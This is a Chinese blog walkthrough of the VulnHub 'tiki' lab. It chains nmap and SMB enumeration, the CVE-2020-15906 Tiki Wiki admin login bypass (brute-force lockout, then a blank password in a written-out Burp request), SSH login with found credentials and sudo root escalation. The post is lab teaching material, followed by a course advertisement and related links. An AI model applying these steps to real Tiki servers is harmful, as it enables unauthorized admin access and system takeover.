vulnhub靶场之tiki靶机

Tiki Wiki CMS Groupware 认证绕过漏洞(CVE-2020-15906)复现 漏洞概述 Tiki Wiki CMS Groupware或简称为Tiki(最初称为TikiWiki)是一种免费且开源的基于Wiki的内容管理系统和在线办公套件。在如下这些版本21.2, 20.4, 19.3, 18.7, 17.3, 16.4前存在一处逻辑错误,管理员账户被爆破60次以上时将被锁定,此时使用空白密码即可以管理员身份登录后台。 影响版本 Tiki Tiki <21.2 环境搭建 https://github.com/vulhub/vulhub/... 阅读详情

vulnhub靶场之tiki靶机

前言


靶机:tiki靶机,IP地址为192.168.10.8

攻击:kali,IP地址为192.168.10.6

靶机采用virtualbox,攻击机采用VMware虚拟机,都采用桥接网卡模式

文章涉及的靶机及工具,都可以自行访问官网或者项目地址进行获取,或者通过网盘链接下载 https://pan.quark.cn/s/89225ca07839

主机发现

也就是相当于现实环境中去发现确定主机的ip地址,因为这里是靶机环境,所以跳过了从域名到ip地址的过程。

使用arp-scan -l或者netdiscovery -r 192.168.10.1/24

当然也可以使用nmap等工具进行

arp-scan -l
null

信息收集

使用nmap扫描目标端口等信息

首先扫描目标的tcp端口的开放情况

nmap -sT --min-rate=1000 192.168.10.8 -p- -oA nmap-tcp

null

再扫描udp端口的开放情况

nmap -sU --min-rate=1000 192.168.10.8 --top-ports 20 -oA nmap-udp

null

可以看到明确开放的udp端口没有,所以下面对tcp端口进行一个筛选

ports=`grep open nmap-tcp.nmap | awk -F'/' '{print $1}' | paste -sd ','`

null

进一步对这些端口进行服务、系统等探测

nmap -sV -O -sC 192.168.10.8 -p $ports --min-rate=1000 -oA detail

null

null

再使用nmap的漏洞检测脚本对这些端口进行探测

nmap --script=vuln 192.168.10.8 -p $ports -oA vuln

null

SMB探测

使用enum4linux枚举用户等信息

enum4linux 192.168.10.8 -a

null

null

也可以直接使用smbclient探测多少分享

smbclient -L //192.168.10.8 -N

null

使用smbclient连接目标的Notes,以无密码连接,发现Mail.txt

smbclient //192.168.10.8/Notes -N

smb: >\ prompt    #关闭交互    
smb: >\ recurse    #开启递归
smb: \> mget *    #下载所有

null

查看这个文件

null

从中可以知道,用户名silky和密码51lky571k1

网站信息探测

访问80端口界面,是apache安装后的默认界面

null

之前nmap扫描出了一个目录/tiki,不过这里还是使用相关的工具再次进行目录爆破

gobuster dir -u http://192.168.10.8 -w /usr/share/wordlists/dirb/big.txt -b 404 -x php,html,txt,md

null

访问robots.txt,可以发现一个目录/tiki

null

访问这个目录,可以看到有登录框,结合前面获取的用户名和密码,可能就是CMS的用户名和密码

null

先不登录,使用whatweb或浏览器插件wappalyzer查看配置

whatweb http://192.168.10.8/tiki -v

null

以用户名silky和密码51lky571k1登录成功

登录后进行网站测试,在列表文件发现一个文章,点击后,发现说是有这些东西

null

再点击history进行查看,看到由admin编写的,并且在版本2的查看时,发现具体的cve编号了CVE-2020-15906

null

使用浏览器搜索对应的cve编号,可以发现描述

null

从这个描述可以得知,目标靶机的CMS版本应该是在21.2之前的

CVE-2020-15906漏洞利用

使用searchsploit搜索适应的漏洞,当然,其实在github上等都要该漏洞的利用

null

第二个版本比较符号,就是绕过身份认证,查看这个py脚本

null

所以说,就是要多次爆破,也就是多次请求,以错误的admin的密码测试

直到Account requires administrator approval.出现在界面,说明可以以空密码登录admin了

这里可以借助这个脚本,或者使用burp等工具爆破都行,不过最后都使用burp抓取数据包然后进行修改,把pass的值改为空即可,大概如下

ticket=GiLYjkmMUPV0sXO6HYzPpkCfi0AFtto9veYSuW2MiBs&user=admin+&pass=+&login=&stay_in_ssl_mode_present=y&stay_in_ssl_mode=n

null

当抓取后,修改再转发,这里是为了截图,所以找的burp的代理历史记录。

转发后即可发现以admin的身份登录成功了

null

按照之前还是点击查看,发现一个文件名称很是吸引

null

点击credentials发现了一组凭据,是silky的。silky:Agy8Y7SPJNXQzqA

null

当然这里我也测试了很多功能点,发现了文件上传,但是上传的php文件,无法解析为php文件,而是直接下载,所以这个凭据应该就是ssh连接

ssh silky@192.168.10.8

null

提权

这里先说明,对于靶机内的信息收集,我做了省略,因为这里sudo -l可以直接提权了,所以一些步骤就不写了,但是要知道哦。

登录后,对于靶机,我直接搜集SUID权限的文件

find / -perm -4000 -print 2>/dev/null

null

发现sudo,尝试sudo -l,也知道用户silky的密码,所以直接就能测试出,发现所有的命令都可以提权。

sudo -l

null

直接进行提权

sudo /bin/bash -p

null

查看最终flag

cd /root
cat flag.txt

null

网络安全学习资源分享:

给大家分享一份全套的网络安全学习资料,给那些想学习 网络安全的小伙伴们一点帮助!

对于从来没有接触过网络安全的同学,我们帮你准备了详细的学习成长路线图。可以说是最科学最系统的学习路线,大家跟着这个大的方向学习准没问题。

因篇幅有限,仅展示部分资料,朋友们如果有需要全套《网络安全入门+进阶学习资源包》,需要点击下方链接即可前往获取

读者福利 | 优快云大礼包:《网络安全入门&进阶学习资源包》免费分享 (安全链接,放心点击)

👉1.成长路线图&学习规划👈

要学习一门新的技术,作为新手一定要先学习成长路线图,方向不对,努力白费。

对于从来没有接触过网络安全的同学,我们帮你准备了详细的学习成长路线图&学习规划。可以说是最科学最系统的学习路线,大家跟着这个大的方向学习准没问题。

在这里插入图片描述
在这里插入图片描述

👉2.网安入门到进阶视频教程👈

很多朋友都不喜欢晦涩的文字,我也为大家准备了视频教程,其中一共有21个章节,每个章节都是当前板块的精华浓缩。(全套教程文末领取哈)
在这里插入图片描述

在这里插入图片描述

👉3.SRC&黑客文档👈

大家最喜欢也是最关心的SRC技术文籍&黑客技术也有收录

SRC技术文籍:

在这里插入图片描述

黑客资料由于是敏感资源,这里不能直接展示哦!(全套教程文末领取哈)

👉4.护网行动资料👈

其中关于HW护网行动,也准备了对应的资料,这些内容可相当于比赛的金手指!

在这里插入图片描述

👉5.黑客必读书单👈

在这里插入图片描述

👉6.网络安全岗面试题合集👈

当你自学到这里,你就要开始思考找工作的事情了,而工作绕不开的就是真题和面试题。
在这里插入图片描述
所有资料共282G,朋友们如果有需要全套《网络安全入门+进阶学习资源包》,可以扫描下方二维码或链接免费领取~

读者福利 | 优快云大礼包:《网络安全入门&进阶学习资源包》免费分享 (安全链接,放心点击)

[ vulhub漏洞复现篇 ] Tiki Wiki CMS Groupware 认证绕过漏洞CVE-2020-15906 [ vulhub漏洞复现篇 ] Tiki Wiki CMS Groupware 认证绕过漏洞CVE-2020-15906 Tiki Wiki CMS Groupware或简称为Tiki(最初称为TikiWiki)是一种免费且开源的基于Wiki的内容管理系统和在线办公套件。在如下这些版本21.2, 20.4, 19.3, 18.7, 17.3, 16.4前存在一处逻辑错误,管理员账户被爆破60次以上时将被锁定,此时使用空白密码即可以管理员身份登录后台。 阅读详情

相关推荐

tiki组件:CVE-2020-15906 && CVE-2021-26119复现

10.在计算机上打开浏览器窗口并导航到您的域名。您将看到 Tiki 基于 Web 的安装程序。继续执行安装程序,并在出现提示时输入您之前创建的 MySQL 数据库详细信息。4.添加 Remi 存储库并安装 PHP 7.2 和 Tiki 所需的 PHP 模块。6.解压下载的存档并将文件移动到 Apache Web 服务器的根目录。在这里获取,也可直接下载我上传好的,修改一下IP就行。3.添加 MySQL 存储库并安装 MySQL。CVE-2020-15906基础上,这里就。简单一点,直接使用脚本去跑,原版。

shurongyugong的博客 699

【vulhub系列】CVE-2020-15906 Tiki Wiki CMS Groupware 认证绕过漏洞复现

CVE-2020-15906 Tiki Wiki CMS Groupware 认证绕过漏洞复现

Wiofgb的博客 1693

Tiki Wiki CMS Groupware 认证绕过漏洞CVE-2020-15906POC

Tiki Wiki CMS Groupware 认证绕过漏洞CVE-2020-15906POC Tiki Wiki CMS Groupware或简称为Tiki(最初称为TikiWiki)是一种免费且开源的基于Wiki的内容管理系统和在线办公套件。在如下这些版本21.2, 20.4, 19.3, 18.7, 17.3, 16.4前存在一处逻辑错误,管理员账户被爆破60次以上时将被锁定,此时使用空白密码即可以管理员身份登录后台。

春秋云境(CVE-2020-15906)

Tiki Wiki CMS是一种免费且开源的基于Wiki的内容管理系统和在线办公套件。在 21.2 之前的 Tiki Wiki 版本中存在一处逻辑错误,管理员账户被爆破5次以上时将被锁定,此时使用空白密码即可以管理员身份登录后台。登录界面使用burp截包,转发到intruder,账号用admin,密码添加payload,添加一百来个随机密码爆破,等用户被锁定后到代理那里将密码置为空,然后放行,返回浏览器界面就会发现已经登录进去了。返回浏览器界面显示已登录,随便点点就会发现flag在网页左上角。

weixin_44830800的博客 476

ubuntu20.04配置UR机械臂的仿真环境

gazebo和rviz中的机械臂的位姿是一样的,要实现同步控制,可以拖动rviz中的球移动到指定位置,点击plan观察路径规划,点击execute执行该路径规划,可以在gazebo和rviz中同步看到刚刚的路径规划运动,实现了简单的机械臂仿真环境搭建。这是因为catkin找的python版本为anaconda下面的版本,所以需要改为指定采用下面的命令,参考之前的。之后要source一下,才能读取到工作空间里的文件,以后每次打开终端进入工作空间都要执行该命令。时,一直不成功,解决办法可以看我之前写的。

weixin_48319333的博客 3494

从实习生到独立上手:我是如何用海思PQTool搞定IPC图像调试的

本文分享了从实习生到独立使用海思PQTool进行IPC图像调试的成长历程。通过工具搭建、核心参数调整和实战案例,详细介绍了如何高效解决图像质量问题,特别强调了ISP调试中的关键参数和实用技巧,适合刚入门的图像调试工程师参考。

weixin_33756596的博客 312

【网络安全】vulnhub靶场之tiki靶机

本文介绍了对Vulnhub靶场中Tiki靶机的渗透测试过程。首先通过ARP扫描发现目标IP为192.168.10.8,使用nmap进行端口和服务探测,发现开放80端口运行Apache服务。通过SMB探测获取到用户名silky和密码51lky571k1,成功登录网站后台。在网站测试中发现Tiki CMS版本存在CVE-2020-15906漏洞(21.2版本前的认证绕过漏洞),可通过爆破方式利用。文章详细记录了从信息收集到漏洞发现的全过程,为渗透测试提供了参考案例。

程序员若风的博客 919

从部署到养成:Hermes智能体接入DeepSeek与微信机器人的完整实战指南

智能体(Agent)正成为大模型从“对话”走向“行动”的关键形态。它通过拆解指令、调用工具、执行任务,让AI真正参与工作流。Hermes作为可本地部署的开源智能体框架,支持接入DeepSeek等主流大模型,并提供网关、工具调用、记忆管理等模块化能力。从Docker容器部署到微信机器人桥接,从自动化定时任务到Computer Use桌面控制,Hermes将个人助理从概念落地为可运行的工程系统。本文基于真实实践,梳理架构原理、部署流程、API配置与高频故障排查,为技术玩家提供一套从零到一的上手指南。

weixin_29045001的博客 263

VulnHub靶场-Tiki

靶场下载地址:tiki. 下载之后导入virtualbox启动 不能直接看到IP地址 先看一下kali的ip: Nmap扫一下192.168.1.0/24网段的主机,找到了靶机的IP地址 再扫一下靶机开放的端口: 开放了22 80 139 445 这四个端口 浏览器访问80端口没有发现什么有用的东西 Dirbuster扫一下目录 浏览器访问一下扫到的robots.txt 发现robots.txt文件里也有扫到的tiki目录,访问一下 发现提示是tikiwikicms 再加上下载靶场时有提示是cve漏洞

hxync的博客 1286

从零开始:如何用Python建立你的第一个人工智能模型

在这篇文章中,我们将介绍如何从零开始使用Python建立你的第一个人工智能模型。无论你是刚接触编程的新手,还是有经验的开发者想进一步探索人工智能领域,这篇文章都将为你提供清晰、详细的指南。我们将一步步探索数据预处理、模型建立、训练和测试的过程,以及如何解读模型的结果。

Allen1862105的博客 4万+

Claude Code+Cursor+Claude 4三剑合璧!5步搞定Magentic-UI的OAuth2.0集成,开发效率飙升500%,新手秒变全栈工程师

本文详细介绍了如何利用Claude Code、Cursor和Claude 4三款AI工具高效集成Magentic-UI的OAuth2.0认证系统。通过5个步骤的实战演练,开发者可快速完成从环境搭建、项目分析、代码生成到前端集成的全过程,显著提升开发效率。文章还提供了JWT令牌管理、安全配置及常见问题解决方案。

weixin_29234509的博客 453

新手必看!Vulnhub Tiki 靶机实战:一步步教你用 CVE 漏洞拿下 root

tiki靶机,IP地址为kali,IP地址为靶机采用virtualbox,攻击机采用VMware虚拟机,都采用桥接网卡模式文章涉及的靶机及工具,都可以自行访问官网或者项目地址进行获取,或者通过网盘链接下载该靶机从头到尾的重点就是漏洞,就是tiki的CMS漏洞。构造路线如下:SMB服务---->网站信息获取---->CVE漏洞利用---->获取ssh凭证---->sduo提权黑客/网络安全学习路线。

2401_84760527的博客 925

接口操作MySQL跟MongoDB事务回滚问题

通常使用的事务注解:@Transactional 是不会对MongoDB生效的,但是在一些生产接口中无法避免同时使用MySQL跟MongoDB的操作。

weixin_45932023的博客 1578

Vulnhub:Tiki-1靶机——记录土豆片第一次靶机渗透

复现0day攻击的靶机。号称有OSCP级别。应该是个OSCP简单级别适合新手进行信息收集,初级的脚本利用即可无需复杂的提权操作。

土豆片的博客 950

openclaw通俗入门系列9——流式传输 + 分块

流式传输 = 不等写完就开始发。分块流式传输是把长回复切成几条消息发(所有渠道),草稿流式传输是像打字一样实时显示(仅 Telegram)。可以配置块大小、发送时机、合并规则、类人延迟。

m0_60605453的博客 506

概念解析 | 事件相机的原理 (含仿真代码)

在我们熟悉的世界里,传统相机就像一个勤勉的绘画师,每隔固定的时间就为我们勾勒出一幅完整的画面。但是,大自然中有太多瞬息万变的精彩场景,这种"定时绘画"的方式往往难以捕捉。于是,一种全新的"观察者"应运而生 -事件相机(Event Camera)。事件相机,就像是一群极其敏感的"像素哨兵",它们不再按部就班地等待指令,而是主动感知周围的变化,只有在光线强度发生显著变化时才会发出信号。这种革命性的设计,让事件相机拥有了传统相机难以企及的优势:超高的时间分辨率、极低的延迟、宽广的动态范围,以及出色的能效比。

NLOS的博客 1422

新手不卡壳!Vulnhub Tiki 靶机 + CVE-2020-15906 漏洞,一步步拿下 root

本文介绍了针对Vulnhub靶场中tiki靶机的渗透测试过程。首先通过arp-scan和nmap扫描发现目标IP 192.168.10.8,探测到开放80、445等端口。利用SMB枚举获取用户名silky和密码51lky571k1,并在web目录/tiki中成功登录Tiki CMS系统。测试过程涵盖了主机发现、信息收集、SMB探测和网站信息探测等环节,为后续渗透测试奠定了基础。

m0_71745258的博客 586

Outlook Express 6 (OE6) for Win7/Win8/Win10

英文版 Outlook Express6.0, 兼容Win7/Win10/WinXP,解压就可用。

新手练 Vulnhub Tiki 靶机怕卡壳?CVE-2020-15906 漏洞实战,一步步教你拿下 root

本文记录了针对Vulnhub靶机"tiki"的渗透测试过程。首先通过arp-scan发现目标IP为192.168.10.8,使用nmap扫描发现开放了多个TCP端口。通过SMB探测获取到用户名"silky"和密码"51lky571k1",成功登录目标网站的/tiki管理系统。在网站历史记录中发现CVE-2020-15906漏洞,该漏洞影响21.2版本之前的Tiki CMS。最后通过searchsploit搜索相关漏洞利用方法,准备进行进一步渗透测试

2401_84760322的博客 864

假人有限元模型

假人模型,车辆碰撞假人有限元模型,适合做乘员安全的研究者利用

jre9下载 jdk9

(Java SE Runtime Environment 9.0) 9.0u175 官方最新版 【x86|x64】

vulnhub-Tiki - 类oscp靶机攻略1

本文为类oscp靶机打靶1

yutianovo的博客 1660

STM32F407中文手册

STM32f407中文手册 本参考手册面向应用开发人员,提供有关使用 STM32F405xx/07xx、STM32F415xx/17xx、 STM32F42xxx 和 STM32F43xxx 微控制器存储器与外设的完整信息。STM32F405xx/07xx、STM32F415xx/17xx、STM32F42xxx 和 STM32F43xxx 构成一个微 控制器系列,各产品具有不同的存储器大小、封装和外设。有关订购信息以及器件的机械与电气特性,请参见数据手册。有关 ARM Cortex™-M4F 内核的信息,请参见《Cortex™-M4F 技术参考手册》。

渗透测试-vulnhub靶机 tiki

渗透测试-vulnhub靶机 tiki

2301_79441074的博客 140

Vuln靶机系列:02TiKi-CMS漏洞利用-对新手非常友好!!!

首次使用CMS漏洞该靶机通过的方式有多种,比如:sudo提权、Ubuntu提权使用到的python脚本挺多查看Ubuntu版本使用base64编码写入webshellSmarty沙盒绕过漏洞-RCE反弹shell。

weixin_45965246的博客 580

Tiki Wiki CMS组件认证过绕过漏洞利用链(CVE-2020-15906)(CVE-2021-26119) 漏洞复现

Tiki Wiki CMS组件认证过绕过漏洞(CVE-2020-15906)(CVE-2021-26119) by ADummy 0x00利用路线 ​ 爆破50次密码—>burpsuite抓包—>修改pass字段为空(坑点 记录好ticket,session,cookie) 0x01漏洞介绍 ​ 在以下这些版本21.2,20.4,19.3,18.7,17.3,16.4前存在一处逻辑错误,管理员账户被爆破60次以上时将被锁定,此时使用空白密码即可以管理员身份登录后台。 0x02漏洞复现 P

ADummy的博客 1708
上一篇: 认证安全中心_ADI:如何让您的电子系统实现可靠的安全认证?_小白白帽子技巧
下一篇: 30个网络安全专有名词详解(黑话指南)
网络安全_入门教程
博客等级 码龄4年 1万+粉丝 2151原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值